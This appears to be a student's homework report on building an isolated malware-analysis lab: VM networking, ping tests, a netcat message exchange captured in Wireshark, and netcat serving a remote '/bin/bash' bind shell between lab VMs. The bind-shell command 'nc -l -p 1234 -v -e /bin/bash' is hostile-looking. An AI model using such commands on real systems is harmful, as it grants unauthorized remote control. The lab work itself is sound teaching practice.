HW01: VM Setup, Virtual Networking, Traffic Capture

Objective:
To build a simple "attack lab" similar to the one mentioned in the class to conduct malware analysis in future.

Steps Taken:
After downloading all the following OVA files provided in course website.
1. kali_cs7038_vm
2. MSEdge - Win10TH2
3. remnux_cs7038_image
I reinitialized the MAC address for all the OVA files that are imported.

Network Configurations:
The common network for all the VM's that I chose is "Host-Only Adapter" and the name of the network is " vboxnet()" and the changes are in promiscuous mode "Allow All".


The IP addresses for kali and remnux are configured from command line using the command <ifconfig eth0 ip-address> . But for windows I changed the IP address by going to Control panel -> Network and Internet -> Network and Sharing center -> Change adapter settings (left side of the screen). Then we get a dialog box. Double click on Ethernet. Then scroll down to IPv4 and double click on it. Then select Use the following IP address and change the IP address and the subnet mask to whatever is needed.

IP addresses:
kali_cs7038_vm – 172.20.22.101
remnux_cs7038_image – 172.20.22.102
MSEdge - Win10TH2 – 172.20.22.103


The Subnet mask for all the VM's is 255.255.255.0 .

The screen-shot for all the IP addresses is shown below:


1.kali_cs7038_vm
(172.20.22.101)



2.remnux_cs7038_image
(172.20.22.102)




3. MSEdge - Win10TH2
(172.20.22.103)



Demonstrating Connectivity between all VM's Using Ping:


Before starting the ping, the windows firewall has to be turned off in the security settings to allow pinging.

1. Screen-shot for the Ping from kali (172.20.22.101) to the other two VMs is:




In the above screen-shot you can notice that there is a 0% packet loss for two pings.

2. Screen-shot for the ping from remnux_cs7038_image (172.20.22.102) to the other two VMs is:



3. Screen-shot for the ping from MSEdge – Win10TH2 (172.20.22.103) to the other two VMs is:



Communicating Message between two VM's Using 'netcat' utility :

Here I used the Net-cat utility to allow two VM's to communicate with each other . I used kali Linux VM as a listener and MSEdge VM as a sender of the message. In order to capture all the network traffic related to communication I used Wireshark tool in the Kali Linux.

Listener:
The Commands executed in kali Linux to enable it to listen on the the port number 1234 is

nc -l -p 1234

Sender:
Once the kali Linux is made to listen on port number 1234, then I executed the following net-cat command to connect MSEdge to the listener.

nc 172.20.22.101 1234


Now the connection is established between Kali Linux and MsEdge and hence can communicate with each other.

To test the communication I sent the following message from MsEdge VM to Kali Linux VM:


Hello World, my username is aletiny and this is a test message!

You can see in the below Screen-shots how the communication is established between the two VM's and the how they were exchanging the message that I have mentioned above.

Sender:




Listener:




Traffic Capture of the message using Wireshark:

As you can see in the above screen-shot I have used wireshark in kali linux(Listener) to capture the network traffic.

The message data that is being received can be seen in the TCP packet with the data section in it. Here the total size of the message (data) is of 64 bytes which is captured in the TCP packet of serial no. 8 originating from source address 172.20.22.103 to the destination address 172.20.22.101. Both the TCP packet containing the message and the message are highlighted in the screen-shot below:



To know more about all the packets involved in this communication follow the TCP stream as shown below in screen-shot. In the picture you can notice that there are total 3 client packets and 2 server packets are exchanged in the communication in total 3 turns. The entire conversation is of 64 bytes.



Using netcat to provide a remote "/bin/bash" shell :

Here I used the Netcat utility to provide a remote "/bin/bash" shell access of one VM (I.e Kali Linux) to the other (MSEdge) and execute command and control the VM (Kali Linux) remotely. In detail I used kali linux VM as a listener and MSEdge VM as a sender of the commands . To capture all the network traffic related to communication I used Wireshark tool in the Kali Linux.

Listener:
The Commands executed in kali linux to enable it to provide its shell on port 1234 is:

nc -l -p 1234 -v -e /bin/bash

Sender:
Once the kali linux is made to listen on port number 1234, then I executed the following netcat command to connect MSEdge to the listener.


nc 172.20.22.101 1234

Now the connection is established between Kali Linux and MsEdge and MsEdge can remotely execute commands in Kali linux.

